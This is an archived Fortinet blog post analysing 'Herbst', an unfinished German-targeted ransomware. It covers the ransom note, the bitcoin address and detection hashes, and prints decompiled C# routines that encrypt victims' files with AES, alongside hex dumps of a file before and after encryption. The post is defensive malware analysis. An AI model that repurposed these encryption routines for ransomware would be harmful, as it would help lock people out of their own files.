

# Cooking Up Autumn (Herbst) Ransomware

By Rommel Abraham D Joven

Published: 2016-06-03 · Archived: 2026-04-05 15:25:19 UTC

Fortiguard's behavior-based system designed to identify new malware has detected a German targeted ransomware. We named it *Herbst*, a German word which in English means Autumn.

## Ransom Note

The Herbst ransom note appears in German in a dedicated window from its own running process. It demands that a ransom be paid in bitcoin. We have also been able to determine the bitcoin address. Ransome note details are listed below:

File encryption: AES 256 bit

Ransom Price: 0.1 Bitcoin or approximately USD \$53.80 as of today.

Bitcoin Address: 18uM9JA1dZgvsgAaeW2XZK13dTbk1jzWq




Figure 01: Ransom Note






Figure 04: Encrypted File Sample

## File Encryption

The encryption starts by reading the file and calling the function `AES_Encrypt`.

```
public object crypt(string path)
{
    byte[] bytes = File.ReadAllBytes(path);
    string @string = Encoding.Default.GetString(bytes);
    string s = this.AES_Encrypt(@string, this.key);
    byte[] bytes2 = Encoding.Default.GetBytes(s);
    BinaryWriter binaryWriter = new BinaryWriter(File.Open(path + ".herbst", FileMode.CreateNew));
    try
    {
        binaryWriter.Write(bytes2);
        binaryWriter.Flush();
    }
}
```

Figure 05: Encryption Function

The malware then proceeds to hash the `key` generated from the previous function, and this is used as the AES key for encrypting the files. After the file is encrypted with AES 256 bit, the malware then converts it to `Base64String`.

```
public string AES_Encrypt(string input, string pass)
{
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    string result;
    try
    {
        byte[] destinationArray = new byte[32];
        byte[] sourceArray = md5CryptoServiceProvider.ComputeHash(Encoding.ASCII.GetBytes(pass));
        Array.Copy(sourceArray, 0, destinationArray, 0, 16);
        Array.Copy(sourceArray, 0, destinationArray, 15, 16);
        rijndaelManaged.Key = destinationArray;
        rijndaelManaged.Mode = CipherMode.ECB;
        ICryptoTransform cryptoTransform = rijndaelManaged.CreateEncryptor();
        byte[] bytes = Encoding.ASCII.GetBytes(input);
        string text = Convert.ToBase64String(cryptoTransform.TransformFinalBlock(bytes, 0, bytes.Length));
        result = text;
    }
}
```

Figure 06: AES Encryption Function

Original File Structure:

```
00400000: 4D 5A 90 00-03 00 00 00-04 00 00 00-FF FF 00 00 7ZÉ ♥ ♦
00400010: B8 00 36 F3-55 48 00 00-40 00 00 00-00 00 00 00 7 6≤UH e
00400020: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00400030: 00 00 00 00-00 00 00 00-00 00 00 00-F8 00 00 00
00400040: 0E 1F BA 0E-00 B4 09 CD-21 B8 01 4C-CD 21 54 68 77||7 |o=?3@L=?Th
00400050: 69 73 20 70-72 6F 67 72-61 6D 20 63-61 6E 6E 6F is program cannot
00400060: 74 20 62 65-20 72 75 6E-20 69 6E 20-44 4F 53 20 t be run in DOS
00400070: 6D 6F 64 65-2E 0D 0D 0A-24 00 00 00-00 00 00 00 mode.FFQ$
00400080: EB B8 3A 4A-AF D9 54 19-AF D9 54 19-AF D9 54 19 δ3:J>>T↓>>T↓>>T↓>>T↓
00400090: 12 96 C2 19-AC D9 54 19-B1 8B D0 19-AB D9 54 19 tūT↓>>T↓>>T↓>>T↓
004000A0: 88 1F 39 19-A1 D9 54 19-88 1F 2F 19-9E D9 54 19 êv9↓i↓T↓êv↓R↓T↓
004000B0: AF D9 55 19-FA DA 54 19-A6 A1 C1 19-81 D9 54 19 >>U↓.rT↓êi↓i↓T↓
004000C0: A6 A1 D7 19-7C D9 54 19-A6 A1 DE 19-84 D9 54 19 êi||↓i↓T↓êi↓i↓T↓
004000D0: A6 A1 D0 19-45 D8 54 19-B1 8B C0 19-AE D9 54 19 êi↓i↓T↓i↓i↓T↓
004000E0: A6 A1 C5 19-AE D9 54 19-52 69 63 68-AF D9 54 19 êi↓i↓T↓Rich>>T↓
004000F0: 00 00 00 00-00 00 00 00-50 45 00 00-4C 01 06 00 PE L☉
```



Encrypted with AES-256

```
00000000: 5D 24 2B 46-E5 C9 67 A1-10 11 DA EB-76 2F CA 5F 0$+F0gq1-1rδv/11
00000010: 86 8D 80 6A-38 CA 9C E2-13 9E 48 8C-57 77 3A 3D 3iCj8-1F!RHiWw:=
00000020: 7F 27 D1 AC-81 E6 1A F3-E0 C9 26 84-5E 20 78 5E Δ'÷&iμ>≤αr&â^ x^
00000030: 1B B6 22 23-75 DC 2E 2F-F3 BD 5B 7B-6A 3B 10 6F +||'#u. /< [ < j; |> o
00000040: FD BF 31 4F-18 A7 B3 2A-7F 17 B4 BF-79 7A 58 8F z_10↑& *Δ&|_γyZK&
00000050: F8 23 C5 12-8C F6 8F CB-11 65 92 AB-3F 70 BE 9B °#+ti:R_&e#%?p|ç
00000060: 94 2B E1 63-34 49 AF 08-22 9F A1 84-6F C6 23 29 ö+bc4I>>f'fiao|#>
00000070: 73 4D 78 A3-A4 FD 9A 3E-24 F7 42 2A-48 02 D3 95 sMxúñ'zU>$sB*H@Uò
00000080: 0D A2 AF 62-6A CF D7 A8-8F D9 DF 2C-E0 C5 55 B5 Fô>>bj>||ç&^|, α+U↓
00000090: 23 F7 9D FE-14 52 B2 3B-C2 8A 95 C2-39 88 9E 93 #s&|QR&:TèðT9êRô
000000A0: 24 E7 C6 A7-C8 A7 AE 9E-DB 23 6C FC-96 91 DD 7E $r|&°&ç&#1'u&e|~
000000B0: DA D4 E3 06-9C 45 2E 5E-AB A7 4A 36-0D AF E0 B3 r|H&E. ^&°J6J>xx|
000000C0: 5A 2A 2B 24-56 05 23 E4-5C 24 80 D1-20 86 AE 33 Z*+&U&#E\&C_&ç<
000000D0: C4 F2 45 8B-65 16 69 D1-95 5B 17 DA-0B A3 C5 A0 -2Eie_i>ð|f|rδú+á
000000E0: D6 A7 E4 3B-4A 3F A8 33-B6 C7 7A 10-10 69 37 91 π°E;J?ç3|||z>|i7æ
000000F0: 52 19 50 BB-27 3E 05 CA-50 88 1E FC-C2 14 4C A3 R4P7|> >è&P&^>T&LU
```



Base64 Encoded

```
00000000: 58 53 51 72-52 75 58 4A-5A 36 45 51-45 64 72 72 3$Qr-RuXJZ6EQEdrr
00000010: 64 69 2F 4B-58 34 61 4E-67 47 6F 34-79 70 7A 69 di/KX4aNqGo4ypzi
00000020: 45 35 35 49-6A 46 64 33-4F 6A 31 2F-4A 39 47 73 E55IjFd30j1/J9Gs
00000030: 67 65 59 61-38 2B 44 4A-4A 6F 52 65-49 48 68 65 geYa8+DJJoReIHhe
00000040: 47 37 59 69-49 33 58 63-4C 69 2F 7A-76 56 74 37 G7YiI3XcLi/zvUt7
00000050: 61 6A 73 51-62 2F 32 2F-4D 55 38 59-70 37 4D 71 ajsQb/2/MU8Yp7Mq
00000060: 66 78 65 30-76 33 6C 36-57 49 2F 34-49 38 55 53 fxe0v3l6Wl/4l8US
00000070: 6A 50 61 50-79 78 46 6C-6B 71 73 2F-63 4C 36 62 jPaPyxFlkqs/cL6b
00000080: 6C 43 76 68-59 7A 52 4A-72 77 67 69-6E 36 47 45 lCvhYzRjrwgin6GE
00000090: 62 38 59 6A-4B 58 4E 4E-65 4B 4F 6B-2F 5A 6F 2B b8YjKXNNeK0k/Zo+
000000A0: 4A 50 64 43-4B 6B 67 43-30 35 55 4E-6F 71 39 69 JPdCkKgC05UNoq9i
000000B0: 61 73 2F 58-71 49 2F 5A-33 79 7A 67-78 56 57 31 as/XqI/Z3yzgxUw1
000000C0: 49 2F 65 64-2F 68 52 53-73 6A 76 43-69 70 58 43 l/ed/hRSsjvCipXC
000000D0: 4F 59 69 65-6B 79 54 6E-78 71 66 49-70 36 36 65 0YiekyTnxqfI p66e
000000E0: 32 79 4E 73-2F 4A 61 52-33 58 37 61-31 4F 4D 47 2yNs/JaR3X7a10MG
000000F0: 6E 45 55 75-58 71 75 6E-53 6A 59 4E-72 2B 43 7A nEUuXqunSjYnr+Cz
```

Figure 07: File Structure Before and After Encryption

Unfinished Business

This malware, written in C#, shows it's unfinished because it has the following functions, but never calls them in the main function:

- *Encrypt* – believed to be the function in encrypting the AES key used before sending to the Command and Control (C&C.)
- *Unlock* – believed to be the decryption of the incoming traffic from the C&C.
- *Http* – believed to be used to send and receive encrypted messages to the C&C.




Figure 08: Malware Functions

Yes, the malware encrypts files and shows the decryption note; however, it doesn't send the AES key used to its C&C, and doesn't verify the transaction ID when used in the ransom window, making this an unfinished ransomware.

### Conclusion

Our analysis shows that cybercriminals could be cooking a ransomware targeting a German audience. From the analysis, we conclude that Herbst is a beta version which is still under development. The malware doesn't provide any details on its C&Cs because it doesn't call the HTTP function. We speculate that this version could just be a test to check AV vendors' ability to detect it without giving away their C&C.

Fortiguard will continue to monitor Herbst future activities and developments.

File detection: W32/Herbst.A!tr

SHA256: 18605f7a5a47ac16f722e3ec8a42121035bb95f731aad5090c5e11104fc3185

--FortiGuard Lion Team--

---

Source: <https://blog.fortinet.com/2016/06/03/cooking-up-autumn-herbst-ransomware>